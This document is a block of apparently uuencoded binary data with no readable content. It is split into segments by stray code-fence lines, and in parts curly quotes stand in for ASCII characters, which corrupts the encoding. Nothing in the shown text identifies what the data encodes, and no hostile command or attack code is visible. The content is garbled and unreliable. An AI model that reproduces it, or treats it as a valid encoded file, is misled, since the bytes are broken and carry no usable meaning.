MSVCB&XA1K!G)(VFCU6G(8VNLCN,F$(EAY*<+;:<.O1-MKA&ZH,X;6*$3-O-0
M&<.IWDG28S^%2JRTZ1%BL79KVUCI-+'>XQAXD*_SD")7/%W'M_'UVE*U4FJK
MDPV>>]6U"7X-R:90/.S`$"BDXC+W?Z'</E.6F(MH"C?(L<"1630281T:E>22
MA;%8Q[XM=7!4S,?G^+X%GN=[KRF,FE+4?7.I+4V'%#"1\;:R&Q));BN*R1#M
M8G7JNB_<,``NE6IX61*2(Q2B9E(92AI^B&^'+N@&4YYS?YNIUFOGO=H_V<%&
MP\Y@_59W4=QYO6VJ2;=-56P`LDHT@0!PZ:D9?$)O:B23\)L+P/S+L*C=9HHD
MO^2?G-`#>&C.`+8UT')W8['3S.VU8Y>9^)AZ8*$N&G;9C1INWV27;8_0<-/R
MWK1K>)KUX"2G4KDWBADU1^'.C49QN6Q?8]9@2055@1B*&&E4MQ_ZNB(!:S*3
MG%+/?B:5TULG[$Q^[J182_7(1SUIBK[-S*0RE]J^4!:#^%+9#3Z?1A^MBM8`
M3-6I=,TMPTB8AJ4E5`Q/EWT`IP@NY-2UW%T7PX0]=0G@GH/:\W^,%6!OT)K=
MQ-EL*)P`V]8\S#Z'X0<\YYLNDR(#V3%,)BI-/**'+(QA:G0#FE'EEF9`,]H#
M,*Y86@#C/>"RX]`V4R([CMTK$BVD`S[@T(-(%[ATPP<\+GRK0\?]@:=F\]`7
MYEUI7\>"XNXE96-"MYA_I2O;QXP+8\=WB!>R9A6#2V\1WM&N?+HXJYA<.KD%
M0GQ6,7Q\2_!L!HDG?.]#/;0`:[=&NI"!?K(@?`BX%7)<.0.Z:;@5*E$QZNIU
M9M-1$A5CKIYNCH!4C.N]VP0<@RTK;P`&**%=>BF+;:.+U4=?-:351F=DC&#)(
M^03&FV4X.&[&/*\_FBWD,K-YY140#.Q8#PQT6.73QU+*'Y!<?"N%Y#EGR]\%
M%/8BDO1X*)L++_P&=B_A!45;"R\$VI;P0D"2-=:V9`V"LSP(>5>8#XFH<EH`
M82\G^?(>PM-41[8]T]0A-=/1;4PT(M@3'=O&/"."/<_Q+::YBU*SDY,BQV3P
MPN)P1L`.^J%DQSWR2Y^4+G2RE=NQ>#9G*X;IP5=4N#5G,5C<S5H^.P?#]=@7
M?2!MEG)SJP_D1#J7C?OLC3T[@0C;WAX=%.A1]Q[9NUO'"2<H/.7""1).:Z6R
```

```
MU’8KQRY<D"’Q+ES+V@IW.@V(S&+3^/37ZME#@!/&$AKW!H4-RW3-L!GJ!9J9
MA4IE/\S#&BV1><X,]H+’’3>H=L0NA!ZKUD$-V?MA:%L(.&B>><LKJS8A*NA3
M0;7_N3B&>]FVN^V+BVUVL\’64WD<A650;8O"-MO:M1E_I]ND$$G$I[&MC9)Q
ME‘0UMK55,HX2HL:6FZ47<SZ)&Y2?>.C4Z&YKV3DA.’&Z-I>%/A&>V+U@/UIS
MPNIZ[^Y/BLL;#L*S<Q.I.;&-)HT#>/PE’Z>Q2/W$23M3;’4Y[U45V?3XH&%X
MKNI!)K]#\T$89PQ>‘O-HY"+H8K6*-L16^9Y.&3^@XH,)A)P>1#>D?J>1R*5’
MD#.JY=/E:D\B]8#W$LAIL6!2FT&MS3M6*XV622/TO"75T"Q",[UHUA9H(4*S
MO&@A#6UGT6NX:H[18FB!99)5_@35H@K,HEZ6:1VS\?’6R"!CFQYL#.NI<+WQ
M&@2;PEXRMN7!IO>-FV/G]+[+FT‘TNVZGWSEZ^Y:>24TP>MC!]KZHWCJZC&==
MY;K7%;YDHG8SZ2/X*3_RF>LW6W1WN:RI2HUN@+N[+]6,S\Y,9M+C>:<:2]89
M665IP?B-7M"GLGA+3NM$B#P:_)R7*‘_=*8I1UZ^"^?’9B91>09B-’W)’G![+
M3J4/TIJ2KRTV_6OBRTI:31%[\:;&0<5T+B]M%F:&PP_B5U\F9[6ZHMPK_L(>
M4!5-6%O5,IO%I[‘YK1:ZTW*TTBJ5J]5BK5SOM.3K13YA7’A,QY-SDW(Q@C\>
M1I=:.-MW/#TJ2AU+S>1S&G5@3T(#TFEZ+^’R5/;@3U_![\N@DXHU\#Z76SX=
ME6"LZJK2LI=1I‘,I<5K:ST_550O7BSZ’‘SWF>K9*HT5:[-D]KB,OMPLE]M45
MEE54!A2’4V)(IM7#-]&1\S3W5G=%_()#!8YH&XZ3"RW1‘,‘&4G$:3%::0‘E6
M‘[3WB@2_99^7]0@2Z25RTTJ/Z>J6W6T82(_>DF>,*R"/TRI>0V-WV1EEJ.X:
M@8HASP*RL\‘[:=MV,;L’HGP,RXUV<6’,GM9SVYE468#;\FPV*]‘$<’]+PLJI
M+U>I[V&V#*^_4:&5&.U-X9\=4^J@?1&O-[8\W\16]7D86F[82(X?PGG-N9S&
M)YB._M7CA"E*TQ8’3()"L]=6YT8"M"T7FQP;A>P9^XBYU8&.$*RHG#’582G:
M6WTGA.FT?<BD@UC//L.)*2I’RTS]3&\XDC(‘RD>)J>SF!U?9.?.IN63&;7.M
M@K*&7..CF7,[9*9->"V@O<#)UJQ<"%N<IGD?3F9P&-TVUK+]%LKO#K1.!;1E
M65UD<.9NLV=L’KF>[9;K6??2]%RHW7QKW.0Q@Z?AB7,U3[OJ[NQ<9D)=@M1V
M5-K%YN3<)A’5R%>TA(’??"Y@J.KRZ:.I0BZ?/)K5=E?6??)05ZM=7&WXX:7’
MIU/C=^7FC^J[,FL]X_B-WE;’>R.1T>RN&UY=QXYIQE<<_‘,<>>MCKY>[MHBO
M"TQAH’>MD)R8F,/O#;KU&I>SS0?5UA%=S<7Y?&J[Z&PH_X<ENM+JZ7C"4Y-2
M;3>K"*/,X**<T;6THMLU2=\DMA=1I;SIX+‘BIZ8%=TWVV#:I2’I-]3CZ6M!=
MD1K:)O7PRQ.NQJG’=-?#(04WJV9^9BXU"6<JU[A,2U,^SK;QODM5U>53!Y‘.
M+XF[>Q)RJG#D$^SFO:N93J,;V#NBL’M$6!=YAIW’)3U&AI+@:#+KZ5;4PT3-
M3LU@J5‘GC_9JL=%UE]F^E"]5F3%_4:6O.D=0N5[.V0)Y6JZ%8IU.I’_OJD2P
M-\RG09+DDW-Y‘M;?>,[#@KRG4P%Q0@\5/(@SL_GLK([$KSSI4A?YU=%3W<"H
MY$@(JQL=>74N.7<2A’DVDQQ/’>6OC3GO/]-T1\$‘0BM(?#;S’+1SX?=M*7)5
M=?^+B.8*]N9\>J8[&G>U@--<((DM&JTNP#VP)1’2HO%I(ML#Z+J/F?;;4CP(
MV@TY6P@K]2]36>AQ[Z2JWRFSIRF3*:1.),>!B,D\6:1TYI@#M1O4+5C‘&&)C
M%3]GK4\QX/+]$WS4C5NFBTED9GWWR!W.K1**GLG5’G#RG\J6(-_+HZ#Z.[0[
M[LP^PI’\47H-:FH*/B9‘(4-V3"7[\.39?626"L@:Z-1@8@VN+W,Y;RMZUB%A
MSAP-‘RN9L‘>-8QGB4_!0SSJ.IC.9M%-%R"‘K0A5HB@;09KW3!H3>79B?.9Z>
MF7#PPX@_7SM3H0G>Q’(@^-F,3L<(8M-KS44R;8+.94OMGE7DR#[G:!W\L*-.
M86&‘#L4J2*W%S2<C=R27T[H1<ZJ‘T_ZV*SEY%+=$IYHXS^ER!R\4’FPZH7&0
M,+VKR<\?R3F5)+"2C(3S;<.Y^,=G25$-3L_"+N$8;6GPHAW1@Z8644)T.’KO
MW:L#/TKH.9T?R6[’RH##B_81I>S<M-*>GE-‘*7WMEZI%_L"31C(&ZG$\IH]0
MV-^0Z’D^9C!0@#*S,U,80F/SPZ\-_H9YC+AA:>#1<"]P=>8:#/4^<GEQU-%S
M,-SCM’KF(!H$5ROW=ID5M2KF\9X<:?NS.O‘*7FO#*996_#N-7E2,L\’:$GX)
MO8%?U>88)G7LDP\:Z‘‘3>-,PQN?9V\.:QR[4^\C/R-.P#^$G8KI0S4VL!8R:
MX\/]8&([YV@’A;[4$]R.%</!B8;I&I\’I_?TSV8+V7E\C<XZ]6P6;T.73AF-
M3FNE!WPN3[="0V[X>H-#<+7KS7*OAG+S1^C2GXX("YB#;/7‘F<M-IR?SZ-C5
ML?ASXT1R?_XXELS,‘WN947^&GTY/30^"GNQ;F)D]/FC&N\K21X^F)@""+%:)
MWL73:;14!7L‘Y,9G!,+L‘7%D3@"L’@"96?*1=I623QB?$F_3)RQ#MB]/1;9V
M"3.*<WLJNK5’6$DE=7TJML7MJ4(A-3.AOE7_&OQ*$CU6I:OY"!#XEQ_X.=5‘
MA?G@:GVQ‘PI+Z7EI‘X[]P6@X’)#=VOL[&‘Y&‘\%8)‘9@H7‘X‘O!6.!H)&,’G
MI3>>GPZ>*0TCT*S7VYO!;57^3_1’K:]"X2Y\AITI%.PE=W1V8CZ3VO.:2JU4
M[8‘V<PB4V\[9@W)".K!R9U?1*7QT5O4K$?[R*0%UM=5>=)>TSK4.PC^\HH‘%
M>W‘G1Z6VP-4,C\!9>;‘!9^’VJ>%7’PK>B<8-?*9R=^W5(V-[!O<,-LMP(*D9
MP;$];]^SA]_55,O%6J?AJH&A$.8?>A;^X7YD_:,W[D#]>6ICB_5O1JT@K?]@
M.!RS8B:N?Y‘‘_[+^?Q(_[TAE)OOZ^NQT7V!WH$\KOU$28?K_<&‘@<%7@!]__
MQ$V0>/?C[[[X[B?>O;’WO_XTEID7#W\(?R>N"@3V!=I_^];‘+YL7/XTYOXG_
M&WGF!]_^W]>^OF_]B6/9C1]<N7)E\&+GFC>_V?SR7R/XOL#O_#P‘?1K^"/SF
M?T’P;ZT]LON1)W?]X-O_Z<UO>O/)-Y[X-()]_Z\18%]@_0^AZ-O_:?W)M:_N
M_O:OK?_/]4<8&K+^W*[QX<‘!4%S@)‘Z_VTW^O:+^PI‘K@0.@V,I?>$X.’%AH
MM79‘NY<3O0*!%P0<&GU8*^^7WZ^"?X-:_EMVPYH0O#Z!&X!_MTMZM\!]Q=.>
MJL\4^*W@KM=@%%Q42_=IOW=I^7E(?‘1^7RU]Q/KVR1CT^OHA\4:?^C;[V>V!
MVNVJ$=/]!/’S6JTWPO__BY;^:0U^’Z2#KG0@<,B3’O>DISWIP&K]=+D@AJ,"
MV9C=6:‘\!B@;-I"0%:"C@\‘5RL0Y!‘(’^/IJ‘TT.!=X)H>H;L,=‘R/WX>X#G
MK@\(>01^[X)]YQBF8<!OD=\_Z1^E_U5:I7\8^0\R’Q1‘3?Z’2?[’0O\B_W\2
M/UO)__?%6#(H^;\W<*T+__ZOOQ_D_?SQ8[FW3KPU<.’]0PU(YC8&7Q8(G’]@
MZ+<@<?[7AR["K_6)H1-KCUY[X;U#*YB9&<J<[WODB5UKC_1?Z=^W#LFCG;\^
M__ZACT)AXOT$TWD-U/‘H_/$8M73^O4.?PP3UQ[SX9!]6^MWSOTBY4/AA^/4I
M[/KY0:@NN_9;0U7("71^ZL(#5-V%CR’B^-JS^\Z\8.W0^P+M[T‘GLNMW#^77
```

```
M’T\\LG?\$>AA]K=1’CSXQYWK!>GAHVT‘_G"@_;WS^:&L-+9>’;I[?2/QF;V3
MGT&<];[’)H8.8\OK7_KBXM#AL;N’[FZ]4BHX?^/[1O)#A\^^!AH[/-[WWZ%K
MAQ.7FQL7;OP_:5‘/W(A0(U#!N3V?P*$].0+B=C>DU[D(.VE^&5I807BHM<K$
MS%R8&*H"-7’#6<\/[8>*A[]W]]#PT?:+H:N9W2];OVGM,_U0DEF[V’^T<QGZ
M_A&L[FX"S9C?N)‘96H31Q\]#7>=O‘B"L],$OMU]ZH?^7J6LW#@!P_)&O[5K?
M_[(K_0.IL5^GV6G^$6#LAS:&H6MWF]^‘KBTB/*+#WR=@:[\"S4X\]L#0\%7,
M))‘]+;])-B<R0_F][QD&R?\PU)4’-CC__GX<[%W0H;=‘13>O/7ME[P-_!_2‘
M\HG=2.2)H7‘"8/>^^^?ZB"@G]GX,9N21KPU‘6\%’OKH+!G73A=,XOC#@W(W3
M!95-‘-ZAD;N’#@’&(2C+0]E;UB:&;NJ_‘EU-?&’OY!<‘_]#M‘/E)F<&O’4Y\
MYO1M‘’_SZV_/#[WEP@/78L\N#S#_W+YO’.;W4&NP[X^!9&/[SGP3!V5/_B%H
M]]"%_C_![3F[<>;%3):U1_L?O-@96GO;T(E‘>]]Y)DQV(P/C@Z)/X‘[XI‘4)
MZ/\’,_<%‘H=AQ(<^A’]!=Z=AYG‘5K%T<6.^#ZJ>A:],XM>_EQ9&D[?X\#O^]
M5#&T.+W>?ST09!^W&%VO7KNX_M3Y]E‘P^+\&/WMA?-_ZMQYZ9/V/‘"=\.ZZ!
MRU^\C!0]_S:H?.)=/U@//[[^ML?[@5S9/B8GD_X]O_I#F-J_#7YW_7_">OLH
M,^?^=T’1;3!+>S]V\9$G!J#Z_G\-T)GFGO6GUK__D=+Z9R\O(T.>WS7VP-‘G
M‘*>U_S?VONX*=/G,KM_8M_Y]+%M_ZJ’/K7]V[\=W+:T_)DQ[V6)ZP^!1>MS.
MN.O/@HA‘H?*N&Y-[/]X_#N/XPOH?(1:TV‘^]R<-X>":_^#5(3LC0W@*+91’H
M8L!83J2!,D,("WP’>?LP?2--ZHM!GB#Q>/Q]7\3,YC<‘]$82+%_\RP?_K#U@
M_MD7+C_X9YVGL7KSSX!(!@QAWR<(X(GI5VV,];^L?0=UX4+[M;1\1P‘2H:\@
MC>\>.K’^^2\^‘6F#@/]]YRN0-X2,CTS_X#5_?^4*,C#P9YX9_DN@+9M_#%-Y
M.-"^CMJ!O^_NVYOZ_/KGW_3FPL_>_RB*X$OKW\T!WL"#%]LO7KOX]/D3_=F-
MW(N‘9(\S]UTV+[X)8-:^?N/\^3LF@+6.GW_=-/SZ(++JL1R,(8C\@(OO$RC,
M]G[\QBQ,Q$U[/W[M-!+H\MC#-)X7([N-O1CGIO72#]+"?V;OQ_IW??&)P=^]
M<A467G[AQ@RH;,‘/Z\]@[MIC‘V-O&PHV’T69L;[Q&EA]EPMKSY;V/E#%=CXV
MT_?%;XS\C[5+3R7^HC6ZO?J_^2)W_8F_:’[V_+%^8(F?Q;Z_:N-"^#-[/_8*
ME/7_SF[@V7V=Z+LF^V$9W/S0+QA0T>0Z_’G_#P-‘A;T/GD2Q%4%B;’ST1A)5
M-V/C3R8A?^W9O7L?2.$"[7\Y<@QT-’GAHZ\E_MQ6?^_TZR^LS[T?/];_.]CC
MD;^‘OINOVNC[/’(IB))O‘,G"K=<]O+WZ__R&+GJ’B=[[B=XW7GXKT+NSAYCG
MR?=V4?UG7*W<[-_*BVC^-UHW=‘WED1ZD/Z]:<<BVS?E]87<C(!YX[I!N(Y_]
MI$VUZU^U,?)9I!CU[_Z_NO(.T‘-P3D&HW_P)_&/DJ3’‘VSOU.*R/FV%-&WNG
MX’\C^.^IQ./-5^<N$#MDH7CH*OIKHP)G)Y!]PWU_#CK+Y5L^B;D/RWJ^^5W]
M+WFH__K))"R+F^_J?./^MP&K0#.=EV#]’R(6NN<&AX5@M1K‘8‘O‘2$]^&]8R
M3,O-ZR]&L’5:B.NT#F%YPEI>>_3&2P^O?;T?%:KSMV#^^3L0\GR$(/]B[?^[
M&HCRS9%G@27/W(G[G0\]OR3T_*Q-S]_9Q_3\$N:N71H‘[-._N_Z]O1^_\L@W
M]P$/8&V’>Z[O[OIJOO4]];W/__05D.R)Q]K":O\1_B<M_$U?\VW0W]GUMPWM
MN_#VOK5GK]Y!_W^XU]O>U=C>0P_BO*S__?U_3_2_;IUHM?$=Z)WY#=C-]CWR
MS8&U2T^O7;G2>2>7K3,=;W$H?O+2P_=__>%^E($7VK"’@JB[‘/+\4^\)D+:%
M9^’’Z+2]=O$’=YW[SJ<>QEJ>>JS_?7@:’K__6=S)_M53]S_[4ACP.VZ@DJNY
M!’.PY)58\M+UIXB^4#S‘Q:^D8F"2&Q’^#7,K[X)?*QG\’^KC*P;\[]C&^[\#
M8NG2VJ,W/_CEO0_^$O8I,W0M=’#‘J0^5+%!K;_E7WX;*KKV**^O’*CX’?[\U
M\-97’-N85]6L/=OWKZX’/MV7W?C#9R‘/=X?+AR’C6F3_F()4A’R<W?@"E*\]
MN@_VCI<SPON?H:WIVNS&OX&_S(MKCPY<OHHF^DUOOO]1I"’2TN#S‘’.L,/’:
ML_T[XJ\7OM‘[W_TXWVM/O/(JI‘W*R$>^>=7:I6>QXB.N.E_A7^>+15YO_+?K
MNJO^’:KZ,.Y]JMK=.^KOF[LJW<W]W<MZ]=‘CW^Q?N_0#D!3&*U#ZOC/53W+A
MYE?L?><H_&G^]PNH\0.586H/P;9[(Z3CD+YI#’255NO"H0O8\H4*K)M=9Y*N
M3MWBWZD;67_:N’2MMVN[3G_Z_#MI[P(^1QWH6VM?O7K]6E@LN]<N_?WZD]AD
M\\+:,S><N1DAR(1WOO\]‘/E8/YE+DE!V^AO‘"3>B[GLUB4Z0:7-O169[T5M?
M!#)R^‘T;7_L6L-=CR+E7VB]?N]*W]\’WLCX?SV[,?0]9J__)G^<<‘_3=FV&T
MP^=1E[ZX]^/W’>99WO_DDWV>/7:K^?WB->[QD@[WV]"_^/I3L!7NO]"/A[;@
MWH]-]X$<_?V]’Y_N7WMF[YF]R.+K?[B^_Q-33YZ!-M>>V=<Y‘XOES-CV..#N
M:[QD[@,.^-NUK^U^Y)N[UB[]\,+$2W>/P0CWOO/UJ$>\?M?:,W#"N:Z/QK\/
MFUU[LJ_UO2>?14GSS/5[’_PH_@&3O<WVO[*G>YJI_:MY6IWV?Z_/:?]\@-M_
MK/\36"_UX=N7S^Z$OTI=#;_@]*>QX7<\\LVKURX]‘PU?PPV_@1K>‘PVW<:?<
M)_)+:]E$K6=X[\]/_Y‘$#3#*R-_17S?A"7M0&,WPBDK@M_@;\%"J2_?L1O%O
MF‘$-8,!A8,#.2U=0X=SXUAX:]*’LQN]_!]EP8/WI)Q\)R/X.#871Y@GK+YRE
M_^FB%+7D.6P.5=D+_>_*;OS@FPZ7A[B17\!&?I$;"6<WEK@1’L])E,-/H\R=
MD_,-PL#_#F<)‘(^[V8WCWU&2]U9&>_5WB‘Q0VTW?49+W>NHOB5];"N-A‘.7O
MI8?=\O?!+W?NE/:VQ4WO’G!/:OMS*/=Q5OO6]WWAFW?APMB)?+QSP&]U@’S$
MU<&S!FN$)V[MZ5V=P8V/P@YS^=;U[P(-KMVX_%U(O(S:6WNZKWT-&4HN#Y(^
M^C-/7[GRIC=?6OOZ‘*A,CUV%FRO^/’85UL5_3<A?L+_ON_"VH6L?NRHC.<<V
M<+*/;_S1#WE[’’CPR^WKCFW<_@(Y-UV^\]C&*UY‘IW20UM<&VH^>?S’U\?M7
MG[[Y_’4XN@M’GDZO?V;MZ:O/_-TZ97P(‘38:‘Z)@G’SC)53FS&^8?_P[OP:S
M].E7!L1.1>-9?^;V:__=^N.HYQY9^_YUI__FL:O>(IVC,Z3YY?4OW/>’?1<.
M_1*-H-FW]DQ?^];UQ[^PL?ZG.!N7S,L/_O’>B<?7?P]3CYL;D$H]_H5G‘*SS
MI?5?Q;K6__;^[Y.6\M^@[@<"‘330(*M<XKD#RAW+R01>3Q/XKOY=,G,O>’AC
M[06*:1ZZ)%#[/%!7;;S9!GKDB8&/!P8O]:XO!*#W/?O*SK[U/UUZY*\’[OO^
M^?;>^[[_*^T]*U_I$^O7H0%(H4?BR9?W>SCV1E7A0\"/4NG@QE\‘RV/&N^#?
MAXWV-2NO1.0_1_L29>V"^D*8]?N0]5W(N0@9>)Y[\I.0054FJ*[6@#VD\U?U
```

```
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
MMK0/)+9BG,A?QS"#]>L^PNGT(>1SS@2'Z95W^2?7@8?K,FF'4_P(GF>#AE!G$
MO(AYWW#]LL-'4/T,<_I(?=Y[%'N.,8HRLY@/,HO1Y'ZC]6TN9O733C)3QM)Z
MMMX[59RZ^R^X_XU3&?(WL.XZNP6;C:-EUS+^'S==W1:S>>#Q=1YW'4_U?S#].
MT/<G.H7ZD\*\(47EWP7O3:%E.TU4/@4>'C8_(3$=?!J\'OP->-=$6O8-^!+8
M.U7Y'C@(?!_<+I7RE=/(LYF+)I$S)[/\%/((YBW,%YEK326G,1<P_\7<>1IY
M.O,YYI?,"Z:3KS+[S"'G,^<P_P]S\YELNYC/,?O-(N]F=I_-[DO,&<Q_,?O/
M8>,=\W7FZ'3R:N9"YBISR6N8"Y@]_HL\F'DC\W?,MGGD@<S9S'>9'^>3YS*?
M8JZQ@#R9^1OF6N^11S*O9K[.W#Z3W&L1^2ESW\7D3YG5'YSWLOK*)4[&E*5T
MS<8NU6>6L<P1R)CC]6\L__,R_;*I6;3LYBQ]IN]RRF0LUV?^_H'R@2OTF9LK
MV.NLE>26*U7>G(?T'9OSD%2P^:SL"-A\=OIOL/GL]'G8G'O85RF;S\WJ@ZN5
MZ$.[5?J^_;&:^E-K#3N7UM"Z[J_1+_OB0UJVWEI]9MY:RNQ92_=YSW7Z?,YZ
M]IQ_O3[C_A%EFGVDS]QG&=^/]9G#'U/F=R>9D(UL'KY1G[G!Z@<W4?XN<Z7-
```

```
MI<_/(S>S:SR;_"1;O]Y&6ZC^R5;RI6WLWOXI.6([N<=N=E]E_GB/<HQ4OKR'
MZK-RJ/_;F2_GL#%TG[Z?W"=8)BB7C67,6_.H_>MY^C87'V"OM0_H,\T/4V84
M\ZK#^KSMB+[>,I_]SBA?G_$Y29E.)_697F<H,Y]YSQE]?L1W['RXH,]\<(G:
MR;^DS^1=8>?D%79>7=7G:U^C?.(U?>;:#?;<]0?*=/U!GT^ZQ>ZES/MNL7&$
M^;O;Y-8_DLO>(^<]T*^KW1]47\_<^1$;QY^1DYZ3?WI-/O]&WWZ"%-C_!88=
MF16N0IO/<J-\OIL^\YAE_-W)7=TI_RMS6!GR9N8G9<D=RY%3//3K+7!2W^A)
M?;C@J3+FZ^(BL#G.AMB4S=?%@VSZ=OSMU$YONSYSMP)E?+S([;TH?[DB>7DE
M\I[*^C:#O/7U;=[4_DWF<E4H/PL<56+9#UGFY%ODW\!=S/Z_3?51ON31U<G'
MF.O7(%]BSO(C]ZBMW`Z>R<RLS8X[>"G4S]?6;^_5>K2-[O7UF>J!E.D6R/8M
MLWL#\OO,$X+T;<8&4YNIS-G,YX)IV84AY(10\HS&Y,9AY+/-].L-#*?Z.\W)
MPR+T^94M]/57D=3/X-;Z3(LVE!G+_%$;??ZZD_HGL53_JJ-R0_@"CU\ZLNWM
M1*[6E>W_[N3;<62?7N0SS.Z]R;W`Y@?*OP$'@O\&1X$;Q"O/Q;>#.?K<,Y[:
M60<V?T]]G-6#$I3-YUWQX/`2VSXA@?(O$_7[YT@?VK?W^^@S`Y(HD\F\EYGG
M?TA2[=0N4?_?)"?WD_[43K_^E+D"-I\G_,'JU9*54TNTTRR9VAD(&6N)S(YD
M?9^OL/H;)YG``51/8I[/_.4`M5[S&W9.@<N`;X'-WQ_]-4"_'S8-U*_WVX'L
